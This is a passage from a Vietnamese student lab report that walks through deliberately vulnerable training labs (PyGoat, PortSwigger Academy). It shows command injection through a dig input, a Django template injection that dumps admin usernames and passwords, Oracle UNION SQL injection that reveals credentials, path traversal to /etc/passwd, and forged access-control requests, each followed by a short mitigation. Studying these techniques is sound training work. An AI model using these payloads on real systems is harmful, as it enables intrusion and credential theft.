; COOKIE: b3707c023925e0c2930000000415cc3d4e20f2440758c9e2 {good}
; QUESTION SECTION:
;
; ANSWER SECTION:
123.      5     IN      A      125.235.4.59
;
;; Query time: 22 msec
;; SERVER: 192.168.253.2#53(192.168.253.2)
;; WHEN: Sat Mar 18 14:31:00 UTC 2023
;; MSG SIZE rcvd: 76

```

Below the output, a note says "No direct input to this VM - move the mouse pointer inside or press Ctrl+G".

Tiếp theo ta sẽ thực hiện thử chèn 1 số payload thêm vào như: <dig> 123; ls -la

```

; <><> DIG 9.11.5-74-5.1+debiu8-Debian <><> .123
;; EDNS: version: 0, flags: MBZ: 0x0005, udp: 1232
;; COOKIE: 11324a27b45067a5010000006415cd9aa977e51cief99f1a {good}
;; QUESTION SECTION:
;123.      IN      A
;
;; ANSWER SECTION:
123.      5     IN      A      125.235.4.59
;
;; Query time: 3 msec
;; SERVER: 192.168.253.2#53(192.168.253.2)
;; WHEN: Sat Mar 18 14:41:30 UTC 2023
;; MSG SIZE rcvd: 76
;
total 688
drwxrwxr-x 1 root root  4096 Mar 18 13:24 .
drwxr-xr-x 1 root root  4096 Mar  9 07:57 ..
-rw-rw-r-- 1 root root   56 Sep  2 2022 .env
-rw-rw-r-- 1 root root  592 Sep  2 2022 Dockerfile
-rw-rw-r-- 1 root root   38 Sep  2 2022 Procfile
drwxrwxr-x 3 root root  4096 Mar  9 07:52 Solutions
-rw-rw-r-- 1 root root 17696 Mar 18 13:24 app.log
-rw-rw-r-- 1 root root 331776 Mar 18 13:24 db.sqlite3
-rw-rw-r-- 1 root root 290816 Sep  2 2022 db.sqlite3-f1cf1156c656314790387c2c9eb7f187a3d480e
-rw-rw-r-- 1 root root  360 Sep  2 2022 docker-compose.yml
drwxrwxr-x 8 root root  4096 Mar  9 07:52 introduction
-rw-rw-r-- 1 root root  626 Sep  2 2022 manage.py
drwxrwxr-x 2 root root  4096 Mar  9 07:52 pygoat
-rw-rw-r-- 1 root root  741 Sep  2 2022 requirements.txt
-rw-rw-r-- 1 root root  13 Sep  2 2022 runtime.txt
drwxr-xr-x 2 root root  4096 Mar  9 03:43 staticfiles
-rw-rw-r-- 1 root root    0 Sep  2 2022 test.log

```

Có thể thấy ta có thể chèn lệnh vào và thực hiện như vậy web đang gọi thẳng tới shell nên ta có thể thực hiện chạy các câu lệnh trên shell.

Vậy ta sẽ thực hiện: <dig> 123; echo "this is the payload" > payload.txt; cat payload.txt  
Kiểm tra lại thì ta đã truyền xong payload vào trong hệ thống

Output

```

; <>> DiG 9.11.5-P4-5.1+deb10u8-Debian <>> 456
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 26435
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: MBZ: 0x0005, udp: 1232
;; COOKIE: d899b79942f4cc3f010000006415ce29741b25cd4be3f308 (good)
;; QUESTION SECTION:
;456.           IN      A
;
;; ANSWER SECTION:
456.          5       IN      A      125.235.4.59
;
;; Query time: 21 msec
;; SERVER: 192.168.253.2#53(192.168.253.2)
;; WHEN: Sat Mar 18 14:43:53 UTC 2023
;; MSG SIZE  rcvd: 76
this is the payload

```

[Back to lab details](#)

## Khuyến cáo

Lọc đầu vào của các giá trị input khi thực hiện trên web

### 6. Kịch bản 06

#### SSTI - data, information

Tóm tắt: Thực hiện truy cập vào database thông qua khung box

#### Mô tả

Đầu tiên ta thấy được chương trình đang chạy kết quả là blog

My Blogs


Add Blog

this is the blog

POST

[View Code](#) [Back to Lab Details](#)

và sau khi post lên ta được kết quả là



kết quả trả về là một blog thông thường, như vậy ta sẽ xem thử trong code sẽ có gì

```
def ssti_lab(request):
    if request.user.is_authenticated:
        if request.method=="GET":
            users_blogs = Blogs.objects.filter(author=request.user)
            return render(request,"Lab_2021/A3_Injection/stti_lab.html", {"blogs":users_blogs})
        elif request.method=="POST":
            blog = request.POST["blog"]
            id = str(uuid.uuid4()).split('-')[-1]
            blog = filter_blog(blog)
            prepend_code = "{% extends 'introduction/base.html' %}\
                {% block content %}{% block title %}\
                \
                {% endblock %}"

            blog = prepend_code + blog + "{% endblock %}"
            new_blog = Blogs.objects.create(author = request.user, blog_id = id)
            new_blog.save()
            dirname = os.path.dirname(__file__)
            filename = os.path.join(dirname, f"templates/Lab_2021/A3_Injection/Blogs/{id}.html")
            file = open(filename, "w+")
            file.write(blog)
            file.close()
            return redirect(f'blog/{id}')
    else:
        return redirect('login')
```

Ta thấy rằng code này đang sử dụng cú pháp `{()}` và `{% %}` để thực hiện câu truy vấn ở django vậy ta sẽ thực hiện code câu truy vấn:

```
{% load log %} {% get_admin_log 10000 as log %} {% for i in log %} {{"\nThis is the user: "}} {{ i.user.get_username }} {{"\nThis is the password: "}} {{ i.user.password }} {% endfor %}
```

giải thích code:

bước 1: load log

bước 2: lấy 10000 data account từ log

bước 3: chạy vòng lặp xuất user và password ra màn hình và kết thúc vòng lặp

tham khảo: <https://viblo.asia/p/toi-uu-hoa-truy-van-cSDL-voi-django-924lJ4BYKPM>

Và ta có được kết quả là bảng log bên dưới bao gồm user admin và password trong log

## Khuyến cáo

Lọc đầu vào của các giá trị input khi thực hiện trên web

## 7. Kịch bản 07

### **data\_exp - data, information**

Tóm tắt: vào trang 500 để xem thông tin nhạy cảm

#### Mô tả

Đầu tiên ta vào thì thấy thông báo chính là thông báo vào trang 500error để check lỗi

Ta sẽ thực hiện vào xem, ở đây ta thấy rất nhiều thông tin như là database và một số thông tin khác

```
ValueError at /500error
+ 
← → C ⌂ localhost:8000/500error
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
130% ⌂ 10:56 PM
[...]
CACHE_MIDDLEWARE_ALIAS      'default'
CACHE_MIDDLEWARE_KEY_PREFIX  '*****'
CACHE_MIDDLEWARE_SECONDS     600
CRISPY_TEMPLATE_PACK        'bootstrap4'
CSRF_COOKIE_AGE              31449600
CSRF_COOKIE_DOMAIN           None
CSRF_COOKIE_HTTPONLY         False
CSRF_COOKIE_NAME             'csrftoken'
CSRF_COOKIE_PATH              '/'
CSRF_COOKIE_SAMESITE         'Lax'
CSRF_COOKIE_SECURE            False
CSRF_FAILURE_VIEW            'django.views.csrf.csrf_failure'
CSRF_HEADER_NAME             'HTTP_X_CSRFTOKEN'
CSRF_TRUSTED_ORIGINS        ['http://127.0.0.1:8000', 'http://0.0.0.0:8000', 'http://172.16.189.10']
CSRF_USE_SESSIONS            False
DATABASES
{
    'default': {
        'ATOMIC_REQUESTS': False,
        'AUTOCOMMIT': True,
        'CONN_MAX_AGE': 0,
        'ENGINE': 'django.db.backends.sqlite3',
        'HOST': '',
        'NAME': '/app/pygoat/db.sqlite3',
        'OPTIONS': {},
        'PASSWORD': '*****',
        'PORT': '',
        'TEST': {
            'CHARSET': None,
            'COLLATION': None,
            'MIGRATE': True,
            'MIRROR': None,
            'NAME': None,
            'TIME_ZONE': None,
            'USER': ''
        }
    }
}
DATABASE_ROUTERS
[]
DATA_UPLOAD_MAX_MEMORY_SIZE  2621440
DATA_UPLOAD_MAX_NUMBER_FIELDS 1000
DATETIME_FORMAT               'N \t Y \t P'
[...]
database
^ v Highlight All Match Case Match Diacritics Whole Words 1 of 2 matches
inside or press Ctrl+G
```

Ta sẽ thực hiện tìm kiếm theo yêu cầu đề bài là tìm sensitive data, ta sẽ tìm kiếm thử thì ta thấy được thông tin FLAGTHATNEEDSTOBEFOUND

A screenshot of a browser window displaying a configuration file. The file contains various settings, many of which are marked as 'SENSITIVE DATA'. A search bar at the bottom has 'sensitive data' typed into it, highlighting the matching lines in the configuration file. The browser interface includes tabs, a address bar (localhost:8000/500error), and a toolbar.

```

PASSWORD_RESET_TIMEOUT      *****
PREPEND_WWW                False
ROOT_URLCONF                'pygoat.urls'
SECRET_COOKIE_KEY           *****
SECRET_KEY                  *****
SECURE_CONTENT_TYPE_NOSNIFF True
SECURE_CROSS_ORIGIN_OPENER_POLICY 'same-origin'
SECURE_HSTS_INCLUDE_SUBDOMAINS False
SECURE_HSTS_PRELOAD          False
SECURE_HSTS_SECONDS          0
SECURE_PROXY_SSL_HEADER      None
SECURE_REDIRECT_EXEMPT       []
SECURE_REFERER_POLICY        'same-origin'
SECURE_SSL_HOST              None
SECURE_SSL_REDIRECT          False
SENSITIVE DATA
SERVER_EMAIL                'root@localhost'
SESSION_CACHE_ALIAS          'default'
SESSION_COOKIE_AGE            1209600
SESSION_COOKIE_DOMAIN         None
SESSION_COOKIE_HTTPONLY        True
SESSION_COOKIE_NAME           'sessionid'
SESSION_COOKIE_PATH           '/'
SESSION_COOKIE_SAMESITE       'Lax'
SESSION_COOKIE_SECURE          False
SESSION_ENGINE                'django.contrib.sessions.backends.db'
SESSION_EXPIRE_AT_BROWSER_CLOSE False
SESSION_FILE_PATH             None
SESSION_SAVE_EVERY_REQUEST    False
SESSION_SERIALIZER            'django.contrib.sessions.serializers.JSONSerializer'
SETTINGS_MODULE               'pygoat.settings'

```

## Khuyến cáo:

Chặn các trang báo lỗi leak những thông tin nhạy cảm ra bên ngoài, cẩn thận khi thực hiện các thông tin báo lỗi

## 8. Kịch bản 08

### Sec mis lab 3

## User Not allowed. [ Admin Only ]

```

from pygoat.settings import SECRET_COOKIE_KEY

def sec_misconfig_lab3(request):
    if not request.user.is_authenticated:
        return redirect('login')
    try:
        cookie = request.COOKIES["auth_cookie"]
        payload = jwt.decode(cookie, SECRET_COOKIE_KEY, algorithms=['HS256'])
        if payload['user'] == 'admin':
            return render(request,"Lab/sec_mis/sec_mis_lab3.html", {"admin":True} )
    except:
        payload = {
            'user':'not_admin',
            'exp': datetime.datetime.utcnow() + datetime.timedelta(minutes=60),
            'iat': datetime.datetime.utcnow(),
        }
        cookie = jwt.encode(payload, SECRET_COOKIE_KEY, algorithm='HS256')
        response = render(request,"Lab/sec_mis/sec_mis_lab3.html", {"admin":False} )
        response.set_cookie(key = "auth_cookie", value = cookie)
    return response

```

[View Code](#) [Back to Lab Details](#)

ter inside or press Ctrl+G.

## 9. Kịch bản 09

### List database content oracle - information, data

Tóm tắt: Thực hiện các câu sql truy vấn để xem database

### Mô tả

Đầu tiên ta vào trang web và thử một số nút trên trang,

SQL injection attack, listing the database contents on Oracle

Web Security Academy

SQL injection attack, listing the database contents on Oracle

Back to lab home Back to lab description >

Home | My account

WE LIKE TO SHOP

Corporate gifts

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Pets Tech gifts

The Giant Enter Key

Made from soft, nylon material and stuffed with cotton, this giant enter key is the ideal office addition. Simply plug it in via a USB port and use it as you're normal enter button! The only difference being is you can smash the living heck out of it whenever you're annoyed. This not only saves your existing keyboard from yet another hammering, but also ensures you won't get billed by your boss for damage to company property. This is also an ideal gift for that angry co-worker or stressed out secretary that you just fear to walk past. So, whether it's for you or a gift for an agitated friend, this sheer surface size of this button promises you'll never miss when you go to let that anger out.

Caution Sign

Ta thấy được là trang đang sử dụng filter?category vậy ta sẽ thử chèn một đoạn sql vào:

'+UNION+SELECT+table\_name,NULL+FROM+all\_tables--

SQL injection attack, listing the database contents on Oracle

https://0a6c00d6036398fc0735462000f006d.web-security-academy.net/filter?category=%27+UNION+SELECT+table\_name,NULL+FROM+all\_tables--

SDO\_PREFERRED\_ORDER\_USER

SDO\_PRIME\_MERIDIANS

SDO\_PROJECTIONS\_OLD\_SNAPSHOT

SDO\_ST\_TOLERANCE

SDO\_TOPO\_DATA\$

SDO\_TOPO\_RELATION\_DATA

SDO\_TOPO\_TRANACT\_DATA

SDO\_TXN\_IDX\_DELETES

SDO\_TXN\_IDX\_EXP\_UPD\_RGN

SDO\_TXN\_IDX\_INSERTS

SDO\_UNITS\_OF\_MEASURE

SDO\_XML\_SCHEMAS

SRNSNAMESPACE\_TABLE

STMT\_AUDIT\_OPTION\_MAP

SYSTEM\_PRIVILEGE\_MAP

TABLE\_PRIVILEGE\_MAP

USERS\_WLVTOK

WRR\$\_ADV\_ASA\_RECO\_DATA

WRR\$\_REPLAY\_CALL\_FILTER

WWV\_FLOW\_DUAL100

WWV\_FLOW\_LOV\_TEMP

WWV\_FLOW\_TEMP\_TABLE

XDB\$IDX\_IMP\_T

ta thấy được các bảng database được tạo ra ta sẽ thực hiện tìm kiếm và thấy được mảng **USERS\_WLVTOK**

Và ta tiếp tục truy vấn vào user:

```
%27+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name=%27USERS_WLVTOK%27-
```

The screenshot shows a browser window for the 'Web Security Academy' lab titled 'SQL injection attack, listing the database contents on Oracle'. The URL is [https://0a6c00d60366398fc0735462000f006d.web-security-academy.net/filter?category=%27+UNION+SELECT+column\\_name,NULL+FROM+all\\_tab\\_columns+WHERE+table\\_name=%27...](https://0a6c00d60366398fc0735462000f006d.web-security-academy.net/filter?category=%27+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name=%27...). The page content includes the 'Web Security Academy' logo, a search bar, and the injected SQL query: "' UNION SELECT column\_name,NULL FROM all\_tab\_columns WHERE table\_name='USERS\_WLVTOK'--". Below the query, the results are displayed: 'PASSWORD\_AYASHQ' and 'USERNAME\_OBOHER'.

ta thấy được password và user, ta tiếp tục thực hiện truy vấn:

```
%27+UNION+SELECT+USERNAME_OBOHER,+PASSWORD_AYASHQ+FROM+USERS_WLVTOK--
```

The screenshot shows a browser window for the 'Web Security Academy' lab titled 'SQL injection attack, listing the database contents on Oracle'. The URL is [https://0a6c00d60366398fc0735462000f006d.web-security-academy.net/filter?category=%27+UNION+SELECT+USERNAME\\_OBOHER,+PASSWORD\\_AYASHQ+FROM+USERS\\_WLVTOK--](https://0a6c00d60366398fc0735462000f006d.web-security-academy.net/filter?category=%27+UNION+SELECT+USERNAME_OBOHER,+PASSWORD_AYASHQ+FROM+USERS_WLVTOK--). The page content includes the 'Web Security Academy' logo, a search bar, and the injected SQL query: "' UNION SELECT USERNAME\_OBOHER, PASSWORD\_AYASHQ FROM USERS\_WLVTOK--". Below the query, the results are displayed: 'administrator', 'dfxemp5muig57e17bnmf', 'carlos', '1b5b0pi0s8dwxmourm3n', 'wiener', and 'wwwgvhofoaj93zz5zpk'.

ta có được account và password

**administrator**

dfxemp5muig57e17bnmf

đăng nhập vào lại và kết quả thành công

The screenshot shows a browser window with four tabs open:

- [NT213.N21.ANTN]-Lab1\_Group\_1
- SQL injection attack, listing the database contents on Oracle
- Lab: SQL injection attack, listing |
- 500 Internal Server Error là gì? |

The main content area displays the following information:

**WebSecurity Academy**

SQL injection attack, listing the database contents on Oracle

Back to lab description >

Congratulations, you solved the lab!

LAB Solved

Share your skills! Continue learning >

Home | My account | Log out

## My Account

Your username is: administrator

Email

Update email

### Khuyến cáo:

Thực hiện việc filter đầu vào, link bằng blacklist, whitelist để chống sql injection


## 10. Kịch bản 10

### Absolute-path-bypass - information, data

**Tóm tắt:** thực hiện chỉnh url để có thể gọi ra những thông tin nhạy cảm

#### Mô tả

Đầu tiên ta sẽ thực hiện mở file ảnh như hướng dẫn



Ta thấy được là trường thông tin image?filename=29.jpg đang được truy vấn xuống trực tiếp bên dưới nên ta sẽ thực hiện tạo repeater và chỉnh thành /etc/passwd để có thể xem nội dung passwd

Sau khi thực hiện xong ta thấy kết quả trả về là các thông tin trong file /etc/passwd đã được hiển thị

Burp Suite Community Edition v2023.1.3 - Temporary Project

Request

```
GET /image?filename=/etc/passwd HTTP/1.1
Host: 0a1b003504242250c2ca1ee300c6009f.web-security-academy.net
Cookie: session=MjJGQHgQ0xgIxEzZ9iGtsAHyLlK
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5401.170 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://0a1b003504242250c2ca1ee300c6009f.web-security-academy.net/
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

```

Response

```
HTTP/1.1 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2262
...
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/var/run/daemon:/bin/nologin
bin:x:2:2:bin:/bin:/bin/nologin
sys:x:3:3:sys:/dev:/bin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/bin/nologin
man:x:6:12:man:/var/cache/man:/usr/bin/nologin
lp:x:7:7:lp:/var/run/lpd:/bin/nologin
mail:x:8:8:mail:/var/mail:/bin/nologin
news:x:9:9:news:/var/spool/news:/usr/bin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/bin/nologin
proxy:x:13:13:proxy:/bin:/bin/nologin
www-data:x:33:33:www-data:/var/www:/usr/bin/nologin
backup:x:44:44:backup:/var/backups:/bin/nologin
list:x:39:39:Logging List Manager:/var/list:/bin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/bin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:APT:/nonexistent:/usr/sbin/nologin
peter:x:1000:1000:peter:/home/peter:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12095:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:65534:65534:dnsmasq:/var/run/dnsmasq:/usr/sbin/nologin
systemd-journal:x:101:103:system,芬兰语同步:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:mysql Server,,,:/nonexistent:/bin/false
postgres:x:108:109:PostgreSQL Admin,,,:/var/lib/pgsql:/bin/bash
nobody:x:109:46:nobody:/nonexistent:/bin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/bin/nologin
avahi:x:110:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:111:118:user for cups-pk-helper
```

Inspector

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 18

Response headers: 3

Kiểm tra lại thì ta đã hoàn thành

Dashboard   Learning path   Latest topics   All labs   Mystery labs   Hall of Fame   Get started   Get certified

Web Security Academy > Directory traversal > Lab

## Lab: File path traversal, traversal sequences blocked with absolute path bypass

**PRACTITIONER**

**LAB** | Solved

This lab contains a **file path traversal** vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

**Access the lab**

**Solution**

**Community solutions**

**Track your progress**

- Learning materials: **View all** 0%
- Vulnerability labs: **View all** 1%
- Level progress:
- Apprentice: 1 of 52
- Practitioner: 2 of 151
- Expert: 0 of 36

Your level: **NEWBIE** Solve 51 more labs to become an apprentice.

See where you rank

### Khuyến cáo:

Thực hiện chặn các filter đầu vào của url, thực hiện kiểm tra chặt chẽ trước khi thực hiện

### 11. Kịch bản 11

#### Multi-step-process-with-no-accesscontrol-on-one-step - data, information

Tóm tắt: Leo quyền bằng cách can thiệp, chỉnh sửa gói tin trên cookie

#### Mô tả

Ở đây ta sẽ thực hiện đăng nhập vào và nâng quyền cho user khác mà không sử dụng tài khoản admin. Đầu tiên ta sẽ nâng quyền cho carlos, sau đó ta bắt gói tin nâng quyền và chuyển đến repeater

## Session 01: Tổng quan các lỗ hổng bảo mật web thường gặp

Nhóm 7

PAGE \\* MERGEFORMAT 14

Burp Suite Community Edition v2023.2.3 - Temporary...

Dashboard Target Proxy Intruder Repeater Window Help

Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history

Forward Drop Intercept is... Action Open bro... Comment this item

Pretty Raw Hex

```
1 GET /admin-class HTTP/2
2 Host: 0a9600eb03adc57ac16430dc00680040.web-security-academy.net
3 Cookie: session=x3ZcQ5Tu7DewlQphSKfUw8Cdpssl
4 Content-Length: 30
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand");v="0"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a9600eb03adc57ac16430dc00680040.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a9600eb03adc57ac16430dc00680040.web-security-academy.net/admin
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 username=carlos&action=upgrade
```

Type here to search

26°C Trời quang 11:58 PM ENG 3/17/2023

sau đó ta thực hiện điều chỉnh thông tin trên cookie

Burp Suite Community Edition v2023.2.3 - Temporary...

Dashboard Target Proxy Intruder Repeater Window Help

Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history

Forward Drop Intercept is... Action Open bro... Comment this item

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a9600eb03adc57ac16430dc00680040.web-security-academy.net
3 Cookie: session=x3ZcQ5Tu7DewlQphSKfUw8Cdpssl1ssl
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand");v="0"
6 Sec-Ch-Ua-Mobile: 70
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a9600eb03adc57ac16430dc00680040.web-security-academy.net/my-account?tid=weiner
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19
```

Type here to search

26°C Trời quay 12:05 AM ENG 3/18/2023

Thực hiện thay đổi session trong cookie thành cookie của weiner

**Request**

Pretty Raw Hex

```

1 POST /admin-roles HTTP/2
2 Host: 0a9600eb03adc57acl6430dc00680040.web-security-academy.net
3 Cookie: session=p7yVVxBgtDSHQWZxm;ANEq8zVgLVC2rQ
4 Content-Length: 45
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin:
    https://0a9600eb03adc57acl6430dc00680040.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65
    Safari/537.36
13 Accept:

```



Search...

0 matches

và thay đổi trường username thành wiener

**Request**

Pretty Raw Hex

```

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65
Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
    https://0a9600eb03adc57acl6430dc00680040.web-security-academy.net/admin-roles
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 action=upgrade&confirmed=true&username=wiener|

